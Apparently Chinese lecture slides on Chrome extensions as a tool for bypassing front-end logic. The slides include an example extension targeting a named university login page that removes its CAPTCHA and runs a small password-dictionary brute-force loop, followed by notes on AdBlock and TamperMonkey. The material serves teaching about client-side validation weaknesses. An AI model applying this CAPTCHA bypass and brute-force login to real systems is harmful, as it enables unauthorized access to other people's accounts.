- 浏览器扩展可以看成是一个本地的Web应用。相比普通的Web应用，它可以利用浏览器平台提供的丰富接口，获得更加全面的信息，进行更加复杂的操作
- 使用浏览器扩展可以定制浏览器，进行：页面控制、书签控制、下载控制、窗口控制、标签控制、网络请求控制、各类事件监听、自定义原生菜单、完善的通信机制.....
- 各大主流浏览器都提供扩展机制

Chrome扩展



6.4.1 Chrome扩展的核心关键

- manifest.json: 所有和扩展相关的配置, 必须放在根目录

```
{
  "manifest_version": 2,
  "name": "yzm_cleaner",
  "version": "1.0",
  "description": "remove yzm in micro ruc",
  "author": "guo",
  "icons": {
    "48": "icon.png",
    "128": "icon.png"
  },
  "browser_action": {
    "default_icon": "icon.png",
    "default_popup": "popup.html"
  },
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content-script.js"],
      "run_at": "document_end"
    }
  ],
  "background": {
    "page": "background.html"
  },
  "permissions": [
    "contextMenus",
    "tabs",
    "notifications",
    "webRequest",
    "webRequestBlocking",
    "storage",
    "https://v.ruc.edu.cn/account/login"
  ],
  "web_accessible_resources": ["inject.js"]
}
```


6.4.1 Chrome扩展的核心关键

- 弹窗页面：点击浏览器的右侧图标时打开的一个小窗口网页，焦点离开网页就立即关闭，一般用来做一些临时性的交互

```
// manifest.json
1. "browser_action":
2. {
3.   "default_icon": "icon.png",
4.   "default_popup": "popup.html"
5. },
```

```
// popup.html
1. <html>
2. <head>
3.   <meta charset="utf-8"/>
4.   <title>popup</title>
5. </head>
6. <body style="width:200px;min-height:100px;">
7.   <p>清除验证码</p>
8.   <button id="pojie">暴力破解</button>
9.   <script type="text/javascript" src="popup.js">
10.   </script>
11. </body>
12. </html>
```

```
// popup.js
1. var pojie = document.getElementById("pojie");
2. pojie.addEventListener("click", pojie_submit);
3. function pojie_submit(){
4.   console.log("click pojie");
5. }
```




6.4.1 Chrome扩展的核心关键

■ 后台页面：是一个常驻的页面，它的生命周期是扩展中所有类型页面中最长的，它随着浏览器的打开而打开，随着浏览器的关闭而关闭，所以通常把需要一直运行的代码放在background里

```
// manifest.json
1. "background":
2. {
3.   "page": "background.html"
4. },
```

```
// background.html
1. <!DOCTYPE html>
2. <html>
3. <head>
4.   <meta charset="utf-8"/>
5.   <title>background</title>
6. </head>
7. <body>
8.   <script type="text/javascript"
9.     src="background.js"></script>
10.   <p>请输入密码字典: </p>
11.   <textarea id="ddd"></textarea><br>
12.   <button id="submit">提交</button>
13. </body>
14. </html>
```



6.4.1 Chrome扩展的核心关键

■ content-script: Chrome扩展向页面注入脚本的一种形式, 借助content-scripts我们可以实现通过配置的方式轻松向指定页面注入JS和CSS

```
// 向页面注入JS

function injectCustomJs()
{
    jsPath = 'inject.js';
    var temp = document.createElement('script');
    temp.setAttribute('type', 'text/javascript');
    // 获得的地址类似: chrome-extension://ihcokhadfjfhcaeagdoclpnjdiokfakg/js/inject.js
    temp.src = chrome.extension.getURL(jsPath);

    temp.onload = function()
    {
        // 放在页面不好看, 执行完后移除掉
        this.parentNode.removeChild(this);
    };
    var iframe = document.getElementById("login-iframe")
    iframe.onload = function() {
        iframe.contentWindow.document.body.appendChild(temp);
    }
}

injectCustomJs();
```

content-script.js

6.4.1 Chrome扩展的核心关键

■ inject script: 向目标页面注入的代码。content-script有一个很大的“缺陷”，也就是无法访问页面中的JS，虽然它可以操作DOM，但是DOM却不能调用它，也就是无法在DOM中通过绑定事件的方式调用。如果要操作目标页面的JS代码，必须通过注入脚本的方式来实现

```
function bruteforce()  
{  
    var form = document.getElementById("login-form");  
    var dict = ["123456", "abcd1234", "xxxyyy"];  
    for (i = 0; i < dict.length; i++)  
    {  
        form.password.value = dict[i];  
        login_without_yzm();  
        sleep(1000);  
        alert(dict[i]);  
    }  
}
```

inject.js

```
document.getElementById("login-submit").onclick = bruteforce;
```

6.4.2 扩展实例

Chrome Web Store - Extension x +

chrome.google.com/webstore/category/extensions

chrome web store Sign in

Search the store

Extensions

Themes

Categories

All

Recommended for you

Accessibility

Blogging

Developer Tools

Fun

News & Weather

Photos

Productivity

Search Tools

Shopping

Social & Communication

Sports

Privacy Policy

Terms of Service Updated

About Chrome Web Store

TextBlaze

Automate repetitive typing with keyboard shortcuts

Start post Post

/hi

Start post Post

Hi! My name is John. How are you doing?

Recommended For You ⓘ

View all

Google Translate

★★★★★ 42,088

Volume Master

★★★★★ 24,879

Shimeji Browser Extension

★★★★★ 2,354

TinySketch

★★★★★ 282

Roblox+

★★★★★ 7,145

Tab Manager Plus for Chrome

★★★★★ 727

Chrome Web Store Launcher (...)

★★★★★ 1,373

Fidget Spinner

★★★★★ 54

Favorites of 2022 ⓘ

View all

https://chrome.google.com/webstore/detail/text-blaze/ldgadaccgjpmpannjkmfdolnnhmkij

AdBlock

- 这种URL广告一般是网页中div元素嵌入了一个iframe/image元素，然后加载一个广告链接或者GIF图片
- AdBlock对于页面内容的广告过滤是特定于网站的（事先写好过滤的filter，即过滤规则），对domain字符串的进行精确匹配
- 其作者用JavaScript把这些URL匹配规则映射为了正则表达式，然后再用正则表达式对目标URL进行匹配过滤
- 这类似于哈希表一样，在匹配的时候，按照相同的方法将URL，分成一些keyword，然后通过keyword去找对应的filter，最后再匹配找到的filter。这样就不需要遍历规则表，大大地提高了匹配时间

TamperMonkey


- 油猴本身是一个Chrome扩展，它提供了一种轻量级的页面控制方式，允许用户通过简单提供JavaScript代码的方式，优化网页浏览体验

- 油猴扩展的下载地址

<https://chrome.google.com/webstore/detail/tampermonkey/dhdgffkkebhmkfjoiejmpbldmpobfkfo> (Google)

<https://addons.mozilla.org/zh-CN/firefox/addon/tampermonkey> (Firefox)

TamperMonkey使用实例



拓展

- 尝试使用本节所学的知识对上述应用实例进行旁路实验
- 思考在上述应用实例场景中，应如何对验证逻辑进行增强
- 更多内容：

Finding Client-side Business Flow Tampering Vulnerabilities

I Luk Kim, Yunhui Zheng, Hogun Park, Weihang Wang, Wei You, Yousra Aafer, Xiangyu Zhang

Proceedings of the 42nd ACM/IEEE International Conference on Software Engineering (ICSE 2020)

李喆，《Chrome扩展及应用开发》，人民邮电出版社



总结

■ 重要知识点

- Web前端架构：三种语言 (HTML+CSS+JavaScript) + 两个机制 (DOM+Event)
- Web前端调试技术：设置断点、单步执行、查看/修改/劫持关键变量
- Web前端业务逻辑旁路：理解前端业务逻辑的基础上，综合运用前端调试技术
- 浏览器扩展：Web前端业务逻辑旁路的自动化方案

■ 研究启示

- 任何在客户端实施的验证逻辑都存在被旁路的可能性
- 安全增强机制的设计要充分考虑对系统性能和效率的影响